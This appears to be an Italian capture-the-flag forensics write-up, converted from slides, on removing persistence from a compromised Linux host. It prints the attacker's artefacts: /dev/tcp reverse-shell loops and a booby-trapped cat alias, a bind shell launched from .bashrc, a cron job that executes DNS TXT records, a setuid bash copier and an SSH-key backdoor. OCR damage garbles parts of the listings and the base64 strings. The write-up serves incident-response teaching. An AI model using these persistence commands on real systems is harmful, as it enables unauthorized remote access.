user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ ps auxf
USER  PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root     1  0.0  0.0   2616   588 ?        Ss   22:02   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root     7  0.0  0.0  12184  7232 ?        S    22:02   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root     8  0.0  0.1  13908  8752 ?        Ss   22:11   0:00 \_ sshd: user [priv]
user    22  0.0  0.0  13908  5284 ?        S    22:11   0:00 \_ sshd: user@pts/0
user    23  0.0  0.0   6000  3856 pts/0    Ss   22:11   0:00 \_ -bash
user    33  0.0  0.0   7656  3196 pts/0    R+  22:11   0:00 \_ ps auxf
root    18  0.0  0.0   3984  2848 ?        S    22:11   0:00 /bin/bash /var/lib/private/connectivity-check
root    21  0.0  0.0   3984   236 ?        S    22:11   0:00 \_ /bin/bash /var/lib/private/connectivity-check
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ sudo cat /var/lib/private/connectivity-check
[sudo] password for user:
#!/bin/bash
while true; do
    nohup bash -i >& /dev/tcp/172.17.0.1/443 0>&1;
    sleep 10;
done
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ sudo rm -rf /var/lib/private/connectivity-check
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$
```

Eliminiamolo subito !



Analisi dei processi

```
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ ps auxf
USER  PID %CPU %MEM   VSZ   RSS TTY      STAT START   TIME COMMAND
root     1  0.0  0.0  2616   588 ?        Ss  22:02  0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root     7  0.0  0.0 12184  7232 ?        S   22:02  0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root     8  0.0  0.1 13908  8752 ?        Ss  22:11  0:00  \_ sshd: user [priv]
user    22  0.0  0.0 13908  5284 ?        S   22:11  0:00  \_ sshd: user@pts/0
user    23  0.0  0.0   6000  3856 pts/0    Ss  22:11  0:00  \_ -bash
user    33  0.0  0.0   7656  3196 pts/0    R+  22:11  0:00  \_ ps auxf
root    18  0.0  0.0   3984  2848 ?        S   22:11  0:00 /bin/bash /var/lib/private/connectivity-check
root    21  0.0  0.0   3984   236 ?        S   22:11  0:00  \_ /bin/bash /var/lib/private/connectivity-check
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ sudo cat /var/lib/private/connectivity-check
[sudo] password for user:
#!/bin/bash
while true; do
    nohup bash -i >& /dev/tcp/172.17.0.1/443 0>&1;
    sleep 10;
done
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ sudo rm -rf /var/lib/private/connectivity-check
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ ps auxf
USER  PID %CPU %MEM   VSZ   RSS TTY      STAT START   TIME COMMAND
root     1  0.0  0.0  2616   588 ?        Ss  22:02  0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root     7  0.0  0.0 12184  7232 ?        S   22:02  0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root     8  0.0  0.1 13908  8752 ?        Ss  22:11  0:00  \_ sshd: user [priv]
user    22  0.0  0.0 13908  5284 ?        S   22:11  0:00  \_ sshd: user@pts/0
user    23  0.0  0.0   6000  3856 pts/0    Ss  22:11  0:00  \_ -bash
user    38  0.0  0.0   7656  3384 pts/0    R+  22:13  0:00  \_ ps auxf
root    18  0.0  0.0   3984  2848 ?        S   22:11  0:00 /bin/bash /var/lib/private/connectivity-check ←
root    21  0.0  0.0   3984   236 ?        S   22:11  0:00  \_ /bin/bash /var/lib/private/connectivity-check ←
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ sudo kill -9 18 21
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$
```

Analisi dei processi

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# grep -Ril "connectivity-check" /etc  
/etc/update-motd.d/30-connectivity-check  
grep: /etc/modules-load.d/modules.conf: No such file or directory  
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~#
```

grep -Ril “connectivity-check” /etc

- R: ricerca ricorsiva per analizzare tutte le sottodirectory
- i: ricerca non case-sensitive
- l: mostra solo i nomi dei file che contengono il testo “connectivity-check”

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# grep -Ril "connectivity-check" /etc  
/etc/update-motd.d/30-connectivity-check  
grep: /etc/modules-load.d/modules.conf: No such file or directory  
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# rm -rf /etc/update-motd.d/30-connectivity-check  
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~#
```

Analisi dei processi

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# ps auxf
USER  PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root     1  0.0  0.0  2616   588 ?        Ss  22:02   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root     7  0.0  0.0 12184  7232 ?        S   22:02   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root     8  0.0  0.1 13908  8752 ?        Ss  22:11   0:00  \_ sshd: user [priv]
user    22  0.0  0.0 13908  5284 ?        S   22:11   0:00      \_ sshd: user@pts/0
user    23  0.0  0.0  6000  3860 pts/0    Ss  22:11   0:00      \_ -bash
root    41  0.0  0.0  8056  4532 pts/0    S   22:14   0:00      \_ sudo su
root    42  0.0  0.0  7024  3572 pts/0    S   22:14   0:00      \_ su
root    43  0.0  0.0  6000  3948 pts/0    S   22:14   0:00      \_ bash
root    50  0.0  0.0  2596  1840 pts/0    S   22:14   0:00      \_ alertd -e /bin/bash -lnp 4444
root    56  0.0  0.0  7656  3264 pts/0    R+  22:14   0:00      \_ ps auxf
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~#
```

Rieseguendo **ps auxf** come utenti root viene generato un processo "**alertd**" che simula un listener di netcat sulla porta 4444.

alertd -e /bin/bash -lnp 4444

il processo alertd viene eseguito in background ogni volta che si avvia una nuova shell ed è configurato per ascoltare sulla porta 4444 e lanciare una shell bash con l'opzione **-e**.

Questo permette all'attaccante di connettersi al sistema dall'esterno e ottenere un prompt di shell con privilegi, mantenendo l'accesso persistente.

Analisi dei processi

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# ps auxf
USER  PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root     1  0.0  0.0  2616   588 ?        Ss   22:02  0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root     7  0.0  0.0 12184  7232 ?        S    22:02  0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root     8  0.0  0.1 13908  8752 ?        Ss   22:11  0:00  \_ sshd: user [priv]
user    22  0.0  0.0 13908  5284 ?        S    22:11  0:00      \_ sshd: user@pts/0
user    23  0.0  0.0  6000  3860 pts/0    Ss   22:11  0:00      \_ -bash
root    41  0.0  0.0  8056  4532 pts/0    S    22:14  0:00      \_ sudo su
root    42  0.0  0.0  7024  3572 pts/0    S    22:14  0:00      \_ su
root    43  0.0  0.0  6000  3948 pts/0    S    22:14  0:00      \_ bash
root    50  0.0  0.0  2596  1840 pts/0    S    22:14  0:00      \_ alertd -e /bin/bash -lnp 4444
root    56  0.0  0.0  7656  3264 pts/0    R+   22:14  0:00      \_ ps auxf
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# find / -name "alertd"
/usr/bin/alertd
find: '/proc/8/map_files': Permission denied
find: '/proc/22/map_files': Permission denied
find: '/proc/23/map_files': Permission denied
find: '/proc/41/map_files': Permission denied
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~#
```

Analisi dei processi

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# ps auxf
USER  PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
root     1  0.0  0.0  2616   588 ?        Ss   22:02  0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root     7  0.0  0.0 12184  7232 ?        S    22:02  0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root     8  0.0  0.1 13908  8752 ?        Ss   22:11  0:00 \_ sshd: user [priv]
user    22  0.0  0.0 13908  5284 ?        S    22:11  0:00 \_ sshd: user@pts/0
user    23  0.0  0.0  6000  3860 pts/0    Ss   22:11  0:00 \_ -bash
root    41  0.0  0.0  8056  4532 pts/0    S    22:14  0:00 \_ sudo su
root    42  0.0  0.0  7024  3572 pts/0    S    22:14  0:00 \_ su
root    43  0.0  0.0  6000  3948 pts/0    S    22:14  0:00 \_ bash
root    50  0.0  0.0  2596  1840 pts/0    S    22:14  0:00 \_ alertd -e /bin/bash -lnp 4444
root    56  0.0  0.0  7656  3264 pts/0    R+   22:14  0:00 \_ ps auxf
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# find / -name "alertd"
/usr/bin/alertd
find: '/proc/8/map_files': Permission denied
find: '/proc/22/map_files': Permission denied
find: '/proc/23/map_files': Permission denied
find: '/proc/41/map_files': Permission denied
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# rm -rf /usr/bin/alertd
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~#
```

ATTENZIONE !!



alertd è stato veramente eliminato ?

Analisi di “bashrc”

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# grep -Ril "alertd" /root  
/root/.bashrc  
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~#
```

Se alertd viene generato insieme alla shell, sarà presente nel file **rc** della shell, che si trova nella directory **/root** o in **/home/user**.

Analisi di “bashrc”

```
alberto@alberto:~$ bash --version
GNU bash, version 5.2.21(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2022 Free Software Foundation, Inc.
Licenza GPLv3+: GNU GPL versione 3 o successiva <http://gnu.org/licenses/gpl.html>

Questo è software libero; sei libero di cambiare e ridistribuirlo.
NON esiste alcuna GARANZIA, nella misura consentita dalla legge.
(base) alberto@alberto:~$
```

- Il **file rc** è un file di configurazione che viene eseguito quando una shell viene avviata.
- Questi file di configurazione possono contenere vari comandi che impostano l'ambiente della shell, come variabili di ambiente, alias e funzioni.
- Per esempio, **.bashrc** è un tipico file rc per la shell Bash.

Analisi di “bashrc”

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# grep -Ril "alertd" /root  
/root/.bashrc  
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# vim /root/.bashrc
```

vim /root/.bashrc

- analizziamo bashrc dell'utente root
- controlliamo dove viene generato alertd

Analisi di "bashrc"

```
PS1="\[\e[0;${debian_chroot:+($debian_chroot)}\u@\h: \w\]${PS1}"  
;; bash  
*)  
esac  
  
# enable color support of ls and also add handy aliases  
if [ -x /usr/bin/dircolors ]; then  
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"  
    alias ls='ls --color=auto'  
    #alias dir='dir --color=auto'  
    #alias vdir='vdir --color=auto'  
  
    alias grep='grep --color=auto'  
    alias fgrep='fgrep --color=auto'  
    alias egrep='egrep --color=auto'  
fi  
  
# colored GCC warnings and errors  
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'  
  
# some more ls aliases  
alias ll='ls -alF'  
alias la='ls -A'  
alias l='ls -CF'  
  
# Add an "alert" alias for long running commands. Use like so:  
# sleep 10; alert  
alias alert='notify-send --urgency=low -i "$(([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\\s*[0-9]\\+\\s*//;s/[;&]\\s*alert$//'\'')"'  
alertd -e /bin/bash -lnp 4444 &  
  
# Alias definitions.  
# You may want to put all your additions into a separate file like  
# ~/.bash_aliases, instead of adding them here directly.  
# See /usr/share/doc/bash-doc/examples in the bash-doc package.  
  
if [ -f ~/.bash_aliases ]; then  
    . ~/.bash_aliases  
fi  
  
# enable programmable completion features (you don't need to enable  
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile  
# sources /etc/bash.bashrc).  
if ! shopt -oq posix; then  
    if [ -f /usr/share/bash-completion/bash_completion ]; then  
        . /usr/share/bash-completion/bash_completion  
    elif [ -f /etc/bash_completion ]; then  
        . /etc/bash_completion  
    fi  
fi
```

Analisi di “bashrc”

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# grep -Ril "alertd" /root/.bashrc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# vim /root/.bashrc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# vim /home/user/.bashrc
```

vim /home/user/.bashrc

- analizziamo bashrc dell’utente user
- controlliamo dove viene generato alertd

Analisi di "bashrc"

```
if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >& /dev/null; then
        # We have color support; assume it's compliant with Ecma-48
        # (ISO/IEC-6429). (Lack of such support is extremely rare, and such
        # a case would tend to support setf rather than setaf.)
        color_prompt=yes
    else
        color_prompt=
    fi
fi

if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt

# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e[0;${debian_chroot:+($debian_chroot)}\u@\h: \w\]${PS1}"
;;
*)
;;
esac

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias cat=(bash -i >& /dev/tcp/172.17.0.1/443 0>&1 & disown) 2>/dev/null; cat'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
#export GCC_COLORS='error=01;35:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'

# Add an "alert" alias for long running commands.  Use like so:
```

(bash -i >& /dev/tcp/172.17.0.1/443 0>&1 & disown):

- **bash -i**: apre una shell Bash interattiva
- **>& /dev/tcp/172.17.0.1/443 0>&1**: reindirizza l'input e l'output della shell tramite una connessione TCP alla porta 443 sull'indirizzo IP 172.17.0.1
- **&disown**: esegue il comando in background e scollega il processo dal terminale
- **2>/dev/null**: nasconde eventuali messaggi di errore

Analisi di ".bashrc"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cp /etc/skel/.bashrc /root/.bashrc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cp /etc/skel/.bashrc /home/user/.bashrc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/#
```

/etc/skel/.bashrc

E' un file di configurazione standard per la shell Bash che viene copiato nelle home directory dei nuovi utenti quando vengono creati. Questo file fa parte di uno "skeleton" (scheletro) che fornisce impostazioni predefinite per nuovi utenti.


Copiando questo file al posto del .bashrc malevolo, ripristiniamo le impostazioni di configurazione predefinite della shell, eliminando le modifiche malevole.




Analisi dei file "crontab"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# su user
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/$ crontab -l
* * * * * /bin/sh -c "sh -c $(dig imf0rce.htb TXT +short @ns.imf0rce.htb)"
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/$
```

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# su user
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/$ crontab -l
* * * * * /bin/sh -c "sh -c $(dig imf0rce.htb TXT +short @ns.imf0rce.htb)"
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/$ crontab -e
```



Analisi del file "crontab"



The screenshot shows a terminal window with a purple border. At the top, it says "user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jd". Below that is a menu bar with "File", "Actions", "Edit", "View", and "Help". The main area contains a cron job entry:

```
* * * * * /bin/sh -c "sh -c $(dig imf0rce.htb TXT +short @ns.imf0rce.htb)"
```

- ********: indica che il comando verrà eseguito ogni minuto
- **/bin/sh -c**: apre una nuova shell per eseguire il comando che segue
- **"sh -c \$(dig imf0rce.htb TXT +short @ns.imf0rce.htb)"**: dig è utilizzato per ottenere i record TXT del dominio *imf0rce.htb* utilizzando il server DNS *ns.imf0rce.htb*

L'attaccante dispone di un server DNS malevolo e quando il record TXT viene interrogato da un resolver, recupera il contenuto del record TXT e lo utilizza come argomento per il comando sh -c.

Analisi del file "crontab"

```
root@ng-1884446-forensicspersistence-l1yuc-657bdb9654-m4bdk:/# crontab -l
no crontab for root
root@ng-1884446-forensicspersistence-l1yuc-657bdb9654-m4bdk:/# cd etc/
root@ng-1884446-forensicspersistence-l1yuc-657bdb9654-m4bdk:/etc# ls -R ./cron./*
./cron.d:
anacron  e2scrub_all  popularity-contest
./cron.daily:
0anacron  access-up  apt-compat  bsdmainutils  dpkg  logrotate  man-db  popularity-contest  pyssh
./cron.hourly:
./cron.monthly:
0anacron
./cron.weekly:
0anacron  man-db
root@ng-1884446-forensicspersistence-l1yuc-657bdb9654-m4bdk:/etc#
```



ATTENZIONE !!

access-up e pyssh sono script sconosciuti !

Analisi dei file "crontab"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cd etc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# ls -R ./cron./*
./cron.d:
    anacron  e2scrub_all  popularity-contest

./cron.daily:
    0anacron  access-up  apt-compat  bsdmainutils  dpkg  logrotate  man-db  popularity-contest  pyssh
    File System

./cron.hourly:
    0anacron

./cron.monthly:
    0anacron

./cron.weekly:
    0anacron  man-db
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/access-up
```

Analisi del file "erontab"

```
#!/bin/bash
Trash

DIRS=("/bin" "/sbin")
DIR=${DIRS[$RANDOM % 2]}

while : ; do
    NEW_UUID=$(cat /dev/urandom | tr -dc 'a-z' | fold -w 6 | head -n 1)
    [[ -f "${DIR}/${NEW_UUID}" ]] || break
done

cp /bin/bash ${DIR}/${NEW_UUID}
touch ${DIR}/${NEW_UUID} -r /bin/bash
chmod 4755 ${DIR}/${NEW_UUID}
```

Analisi del file "cron.tab"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cd etc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# ls -R ./cron./*
./cron.d:
0 0 1
anacron  e2scrub_all  popularity-contest
1 1 1
0 0 0
./cron.daily:
1 1 1
0anacron  access-up  apt-compat  bsdmainutils  dpkg  logrotate  man-db  popularity-contest  pyssh
1 1 1
File System
0 0 0
./cron.hourly:
0 0 1
1 1
./cron.monthly:
0 0
0anacron
1 1
1 1
./cron.weekly:
0 0
0anacron  man-db
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# rm -rf access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc#
```

Analisi dei file "cron.tab"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cd etc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# ls -R ./cron./*
./cron.d:
    anacron  e2scrub_all  popularity-contest

./cron.daily:
@anacron  access-up  apt-compat  bsdmainutils  dpkg  logrotate  man-db  popularity-contest  pyssh
File System
./cron.hourly:
./cron.monthly:
@anacron

./cron.weekly:
@anacron  man-db
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# rm -rf access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/pyssh
```

Analisi del file "crontab"

```
#!/bin/sh
# Trash
VER=$(python3 -c 'import ssh_import_id; print(ssh_import_id.VERSION)')
MAJOR=$(echo $VER | cut -d'.' -f1)

if [ $MAJOR -le 6 ]; then
    /lib/python3/dist-packages/ssh_import_id_update
fi
# File System
```

Lo script controlla la versione del modulo **ssh_import_id**.

Questo potrebbe essere un meccanismo per assicurarsi che una versione aggiornata o una particolare funzione del modulo **ssh_import_id** venga utilizzata se la versione installata è obsoleta o presenta vulnerabilità.

Analisi del file "crontab"

```
#!/bin/bash
KEY=$(echo "c3NoLWVkJU1MTkgQUFBQUMzTnphQzFsWkRJMUSURTVBQUFBSUhSZHg1UnE1K09icTY2Y3l3ejVLVzlZlZtME5DWjM5RVBEQTJDSkRxeDEgbm9ib2R5QG5vdGhpbmck" | base64 -d)
PATH=$(echo "L3Jvb3QvLnNzaC1hdXRob3JpeMVkX2tleXMK" | base64 -d)
/bin/grep -q "$KEY" "$PATH" || echo "$KEY" >> "$PATH"
```

Aggiunge una chiave SSH pubblica al file **authorized_keys** dell'utente root, consentendo l'accesso SSH come root senza la necessità di una password in maniera periodica.

Analisi dei file "cron.tab"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# cd cron.daily  
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# echo "c3NoLWVkmjU1MTkgQUFBQUMzTnphQzFsWkRJMUsURTVBQUFBShSZhg1UnE1K09icTY2Y3l3ejVLVzlzLztME5DWjM5RVBEQTJDSkRxeDEgbm9ib2R5QG5vdGhpbmCK"  
" | base64 -d  
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIHRdx5Rq5+Obq66cywz5KW9ofVm0NCZ39EPDA2CJDqx1 nobody@nothing  
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily#
```

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily#  
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# echo "L3Jvb3QvLnNzaC9hdXRob3JpeMVkX2tleXMK" | base64 -d  
/root/.ssh/authorized_keys  
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily#
```

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# rm -rf /lib/python3/dist-packages/ssh_import_id_update  
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc#
```

Analisi del file "cron.tab"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cd etc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# ls -R ./cron./*
./cron.d:
anacron  e2scrub_all  popularity-contest

./cron.daily:
0anacron  access-up  apt-compat  bsdmainutils  dpkg  logrotate  man-db  popularity-contest  pyssh
File System
./cron.hourly:

./cron.monthly:
0anacron

./cron.weekly:
0anacron  man-db
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# rm -rf access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/pyssh
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# rm -rf /lib/python3/dist-packages/ssh_import_id_update
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# cd cron.daily
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# echo "c3NoLWVkmjU1MTkgQUFBQUMzTnphQzFsWkRJMU5URTVBQUFBSUhZHg1UnE1K09i
" | base64 -d
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHdx5Rq5+Obq66cywz5KW9ofVm0NCZ39EPDA2CJDqx1 nobody@nothing
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily#
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# echo "L3Jvb3QvLnNzaC9hdXRob3JpemVkJ2tleXMK" | base64 -d
/root/.ssh/authorized_keys
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# vim /root/.ssh/authorized_keys
```

Analisi dei file "crontab"

```
